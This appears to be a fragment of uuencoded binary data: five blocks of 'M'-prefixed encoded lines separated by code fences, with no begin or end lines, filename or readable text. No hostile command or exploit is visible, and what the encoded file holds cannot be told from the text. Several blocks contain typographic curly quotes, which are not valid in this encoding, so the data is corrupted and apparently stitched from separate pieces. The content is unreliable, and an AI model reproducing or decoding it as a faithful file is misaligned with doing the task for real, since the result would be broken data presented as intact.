MWV*#-V),NB?:S\>R8KSP^XJ>G5]5]2(B7;Y8Y:KSL!*X5\6X2’4K+J,WN’@6
M!GH;I-R4K=HP9W3(JGWPU=UYK!-?VO0U#<Z<"]B;VLJ"=6Z)5:XO)=EELAO%
MO%0!\21:42AC’ET!CW9X?M2-]%&/5’F$!DRA-QU.’M(K%7H",G32BU%RQWQ4
MJMS7*G"4WC<J&]=[ROK!(_B>7F_:=9GBPJ*MO/G@=M$@;XR1O]#:,5&GH2)*
M*=\@6>M-ZF[2+-]2HCZFF]35O"%Z\8_’H\U,ZHP0D+$(D!<=M&<U8D!&K[Y4
M.W/PY72:1B\90U&V(1%%<3FZQO_8*%’^+:W+O=JH7A\U<(S<:LT=UVK#1BS‘
M091’#);Z31$56Q4*J0C_:%%_9"@:/506>W5;?.OP:+)_2O:6>&_R[9;!1SAZ
MACJ2GM%[@]VD>";+>TS+?\5$P+CA,ZU24;H(:D3IOC1*"&4:’+X]E)?‘F‘/5
M59-),,H+5F@[5$D-CSJ_B‘B;QM3=LM?@[41S]J^UAO5:M=XHE]MNK5KSFM7Q
MT)RPV\@K\%9Z‘=;9P[^>,/@’7@3M0T-OA![7,3]‘\1%GV_‘$S‘IQ&G.WOSPZ
MH5<B&JZ;M^W.Q<5)U[89_$R\Q4NM@E;M]Y‘/(YY3NRN\ON#?FO!DQK’"+(2.
M"AL7@=NI)1@S[5;]@*TRSPA-I"*<)+ZD.*V:X!7R(5$TS4\HQ?!"@V?.<^,*
MP1Q)3HH:2-1FO$O4)1R‘7B4;.W<6H2>_Y[F6M’Z*:O[T]/S.S^+3O(3^:<BW
ME*Z=2;#P^$@!V94<UQB>9C(IL1!‘T!NU<K,UU-^6*"F2@C)E-NO‘(ZW5:N"_
```

```
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
```

```
MYZ@29D12"BJ&IS%K;%P.Q:5@_V23(FB=#‘B_GW]‘X#^+WO$2L_(\F‘7K^X];
MI37H?]C*K*QH$;:^XD=R:XQ+’&40LY;)9XDG76X,YG(2614@(;Y063$\OY&1
ML[*+F[Z@*@<Q/FI71O:3$?WDP8A]EKEC$=BT0B![’&<:N0(/2#^S-7HQ"%",
MWMS)9D2M\(!6N%,OO$:_[VO9$%AH4E97$0NEV‘,?T[RBT*IE=SF=[V)H"O(@
M9H"#I1G;3AIQPDLM\A-RAFOW@1DW,;$1S,\B&H4<AK1(=;A3UJ.\\4;JQ<@?
ML4-9+97E(,VT%\*)#L3BWG]V]1:O3<;5’DOT4-<;‘15V&‘+*K)8!813!$]BD
MB:]I<3"U=$(OI))’I$[M712B’TUM1%(_2&LF\KMTY*EFD‘5%6IOU‘U(OV(R%
M5E3(‘-%?V-8-:MSYJJIP/\0KI0C5<MK0MU_$*4’3Y#F:Y2)H#YGF";*K8)TL
M:1XIEI,,<(*M@M:P-L2,5\C:M335&QD&**"$2.F6HH=+:N&TG(+U0(VB@#/E
M;8RQTF‘EW;&A]6BB&@U’1*I.\8:4%D*EIT_‘YH,LAI:A$.O(H51K#65HG1BK
M;:MS.+CJG%B]TXN3[FGW;$#J.XMXQJR’B+98?B’:U\$8K&8*6\ES.:H^!R4K
M\@K=I@A9(O%HID7$D25(AUMB#O)YQ*HP‘X1A+A%’‘ID8‘L$C0*#>V:"OZW]%
MB,^858L(?"$)[&IN7;X():‘8‘8R&HJ</,M6O’ENTPWBMQN,-"‘B:V62\5U:P
MUK;OBL‘6PL@8:K>[9^]M8,P+$;[D-A.X*!G9(O?.+@=V’Z<F)R>W278AU78M
MB1Z?THRD<305>=)[<YG3K9T2P1$K!Q’?;@1&U$B="C:23&10N)*TB9&*]RJP
M?KA"]]HID+FI@QG3%@‘1]4=%87^+X#^,]70#HBYW(VOV4@@\Z?#-N5R7RA)V
M-LEC%\[SGQOL3_Y5ZM,8\Y#0H,K9?*8SLKIU.@WM7A,][G=J>+=13QO;1SLG
MN/0JOV#KPZ@AUNLDET-+"!@!W.+(4PBF@&22&4>A6J$*Q!Z[/]<^JJL,5.G>
M!,$<HY-"?R"E"QO_SYK]EXH6B/J7R_Y[^_A(V)8VR+D!_D_Z<G4’@!E22-(&
MV:,V==$8?.*’-^AT‘>?.S)L(9##BES"*Y,(9JK.)-&?!=.J@TL7Z$=55:E=’
M80NI[VCYI$4M9LM^*&]P>0)-TYS#F@0IW<S:’H],(4E1GBY!,0Z6!9L*9E;R
MKG#2+I%!H?;%I-,OX’@LM#&#HTQW)]B,]3%R2O/&"%I:7]HEM>=L$1%"‘TN?
M+[Q;+(?60#R9R12HE-($_’R^]*=(^E$R$.VQ?C‘HFG1\\4,.MAW@E8+_"0%K
M22\:S,1\GR#8LC‘J"J/9;+’N>]^DV%\XLG1"P@QZL&[(OXLW#"R>J4]^-_@R
MF’O,_A;12Y7TLH8*)U_‘.Q++$<I;$F91GY-%+;/X/;I%,F=R6(QQ5,4$GV32
MV"\O.V+-DF47XYR:1JH-YF<I"66MO<<1)#(.TF_M.S&?9<%QHK4M7P8ORY2"
M3DG!9G)"[@<FE%SE#KX71!<!ZN/G‘)&//-..HO5BJ7P>S"X7B-1E?-)OQP_$
M30UY,.S4J[4,ZO/M(Z.I>6C9,M?ENYXD5"$BZ‘K:6Y9..*Q5#PG14<+N#1^V
M!‘-"MC50R’0.^Q*QD4E;+D5I<M<9.3,+-?)\F[‘";E’L)7\NT#TSQ<:$="3,
M’IC7-5?VXVFS%F:6$<%7<10I9SG-[_X^@[PVT]?]!JTW3F9DT[]E[47!3=)8
M#;D!I"&%N-,V!29J’Z3$Y5=6^F&QTXK1YM)]’O+/ED/L3.*2!+U$0W4[(GZ)
M:Y%6:US?K^ZW]EOE<KT]\NJ-^EZ]EKP6D;FB^Q#YYNDV.#[@<JC3HG:EF5J6
MRZUJI3FN#]V*EQJUB\O2‘G558Y&Z4‘HRXG3)%X\&,I+?TU2/!XFO,KY\[+50
M-$8?$LI;70-KJ%55ED?T?;$:$SH]ZDNZ2FRM$+0M0RTGXXSQ&"9L+(8K:%$Y
MQ#F6?VZYWL0C96[Z5(^\QGB_V=BK>>5R-.UB=ZE"<*ZCF5?;"J<<)KOTW;/=
MH3_;A82EK=+A\4GG[>7K7.F\9I6NK]UASBKO1D[QI9*P#A<&E[#*2T)K7)H@
M2U<B]]XHV?7RDY[)G6B_;F<CRL^3"OG#Y6NVB#?+$N7/?2_Z\>EVBLV=.I_@
MY=_W8LX-\U5(=H+\A[10J;6=2L5Q]M’(N.UX3<^M#&,XX"*#<&[@’^2ZTZ‘0
M;0V6$\TP"B)4UTGO[.J#T-:G8:YJ,9!QR>"M+]#DN8TG*DIZF@H=.%4!_X)>
M+)B*K\1’0ELFM=L::DET‘@E\%US#%AM‘R2L&0GL)%‘‘,Z^-1W2/9#D(Q\R8.
M^@[K[P3‘MI*;&WLT’-7&?C5Y,&Z3?1?%I5OP1B+APA[/\OP=‘VKQT4(I87&Y
MPK$[_X+?S/FM-&FBE]?$1W$P>]B&(*V*<H&[7];R=)YK7POJD‘3!‘-E_,1[P
M_P,EO1)O@\*,4&O152?=W#ICO($1@>DL-5Z64KY9>8IV9U.]2"?FGFL8FD5]
MPUKTU#?.9$E?@!G@KDV"H0-2S6KIW2O5%?’:.]5FM?)-0PR]C,);/%B(_XS,
M’L’DR‘YE&8.R7D%GBW:T%\_2;4P38T#=$E9JML0N,LS5%A[&6A,)$\9L6B&)
M(GBHVFU:C<V]IFF:^J5CA8_KP4S@20PMGD]6U]>PT)‘.J"9]9NVUX(PRQR‘R
M>-QF052A-N$.7,WP*CN^E666-7=+*@W4S3)-DI94/Q:M’&IQ<I’NQ@R3)P,L
MBW‘)L1),7,&4XJW7,C9Q-(,ZS5%KW4A#86*9\C,7D#?1)&"@)GBII\;I9A&L
MKF]885DNEXTATB>5N’‘_L+U;V.9YO?’AQ//F><,^5%3(U+#T‘P=1=U702E7)
MXZ0I2K9^A2]&*_@6C]$9<WDE,HW6UK2BVZP&J;;WV\5:+7M%9R_G:$$[RV#J
MC^SI$’F7_(O$7F=H/’.WF2-*9@U,"Y19PC,JA[<(!@6A<7%FB#Y#Z=60RPR/
MYV#WW-3]=/"TX];O.)K7L%#Z8?F/&YNVGY$X^5ER!GJJS*G/WD^6=D#C@G2A
M58O@P;Z%C"*SW/O)O2;<*AI5<BRH[K,V7L:_Q8E8>-/@UK/#AUG,AZ(@;SE@
MIJ?S8($^8,/5>(SAZ/‘\1W!</.8<"V/@&(Z*[]%T:/"NW^T<V6>=TRY=CUO5
MEG9?]U?HSH"7SC;#VL5V&QDAZ%M2#0!%@*/>Q]LKCD6^_>‘]2T‘4J>WY*,9-
M:]‘A4!VC.8J-$’MS\\;K12,[*F,(!S-JO^<JV5]@;F$"YKL)A%)$PF.>N%:M
MM[A?KE3B1HA%Q5]/I@Q#14@<EXR$3+S$F__>\=]9Y<X*AP^79J]>#$B)N$IL8
M9G]$ZB!!"D?+^^@*E08>L;8:$2Z/Y(F%DCS$^S$TC%U++X‘.,"!Z8I\JD"-U
M8Z)1)1FU@",_80D^B[#DU$9ZM;BOA‘JR:[ILR)*8*UW-L1"MH7HINME:]$:3
M5C4R4M"’A2$L$5Q#-[*)\#%35U9$5#*)CE;?@4’2#714\JR)62,%L\D#:M)X
MEI:!R5CHV36^(F5?QGI,U]W1BGUT_WYI/&O>*GMUWBK-6K’:4"3ND1H5X13B
MA8K;’7W1!![X^KB<5.78!M%IBLLNN9+7H#/F9$):L>N7JYH!]/$9NS)L5\;.
M2=W)15I1_’^A4+&XZ9(’<4)#Y$#3*G&!1UH%!B1U.‘H;FS2@’"1‘&*QP[H!L
M9/G+T)N,BQI!VK8P_H0E+.D%[A$LPKA63KDD&DZ(=:^]YWH8+[]<=EMNHS9N
M#-V8,XSA=J@Y&M;J58[CRO_&Z.K"F=I#8C2A"_E^YU2HOC$@";TO6EVB,-O;
M,&’S(L=]#X’X>6XAQN9A61Q7#8$%\JH($%$#9‘RU%Z@%F’BSZ^5-4C1SW%L_
M]#;,7F3B?MHY>F^_NWK;O>B\[<9<E^C;T?G9‘#DJO/<‘;B&@P%-L8_J7]Z<4
M66H8>B@:!&/$8QR!M#!##X’3TRN*A_‘[M5&V(\V’[7<I5?4\FEG6_=‘$?]F<
M?,8CTEB>B‘NY7‘UIA:J_52#\=L7Q1GN>4R[7:PVO4A^-O)BG;)2’UVGTFXST
MVQP3’_ZIUHS[6MAL(.W,;;[‘>VU=7@ZZ%W:73O+?^,?9>:__5_7WH’?:[1^P
```

```
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
```

```
MJ]95D!$>8BL?(X‘O5"I%6O3VR9QZ[)+Q="EB3^:B*)X4>/677WJ:L1FU^9D6
M^!-&/’U]\),[[O0M-G@CQJ1[HOU\+"N&:;JOZ-GY554O(M+EBU6N.@\K@7M5
MC(M4M^(R>H.+9V&@MT’*3=FJ#7-&AZS:!U_=G<<Z\:5-7]/@S+F‘O:FM+%CG
MEECE^E*272:[4<P;,EX5[‘RM*)0QCZZ‘1SL\/^I&^JA’JCQ"‘Z;0FPXG#^F5
M"CT!&3KIQ2BY8XY@C[4*’*7WC<K&]9ZR?O‘(OJ?7FW9=IKBP:"MO/KA=-,@;
M8V‘)M’9,U&FHB%+*-TC6>I.ZFS3+MY3P3.DF=35OB$YBX_%H,Y,Z(U93+%33
M10?M68U@3=&K+]7.’’PYG:;12P8[DFU(A#M"C#WXCXT2Y=_2NMRKC>KU40/’
MR*W6W’&M-FS$_.>B/&*PU&\&8Z]0Q![X1W,JEY[.>B0&=AJR^-;AT63_E.PM
M\=[D.B1]6]DY4QU)S^B]P6Z2N^SR’M/R7S$1,&[X3*M4E"Y\YBG=ESJA4J;!
MX=M#>0F,.5!=A7CJ><$*;8<JJ1%1WB]B7&ACZFXG-&OXC_(EJ[6&]5JUWBB7
MVVZM6O.:U7$,.IJ2\US1GV3PSPYD]83!/_‘B:!\:>B-TZ&&+__A’G&U"=GDL
M%EG,F^ORZ(1>":1F-V_;G8N+DZYMDP0BW^*E5D$’GH%\"#K#$$V\ON!?‘?V<
M!3H.U‘>1N-4/V"KS#,]WY4";^/(Y^4I*X#&=$HJB:7Y"*887&L!"GAM7".9(
M<E+40#+NX-JZA‘/0JV1CY\XB].3W/->2UD]1S;\9@?3I^7<^Z_!_*:‘$?=G]
MICH(Y;?=S,#_I0?Q?RO-1AV^0+IJ&TC;GZSF[]3’M<__<OS?#><?#^6I5YZZ
M7U/’>OSG2K7:JFGXS[4_56KP_R?\YS_D^<[J_^7"HIE6&$8"Z’%KZX(7‘L%<
MN6XL5;B:$[\O82$EK"&6-UXX4P_UL&4*&^1Z2\>?A%L+;\Q8AYC.60!/-_’*
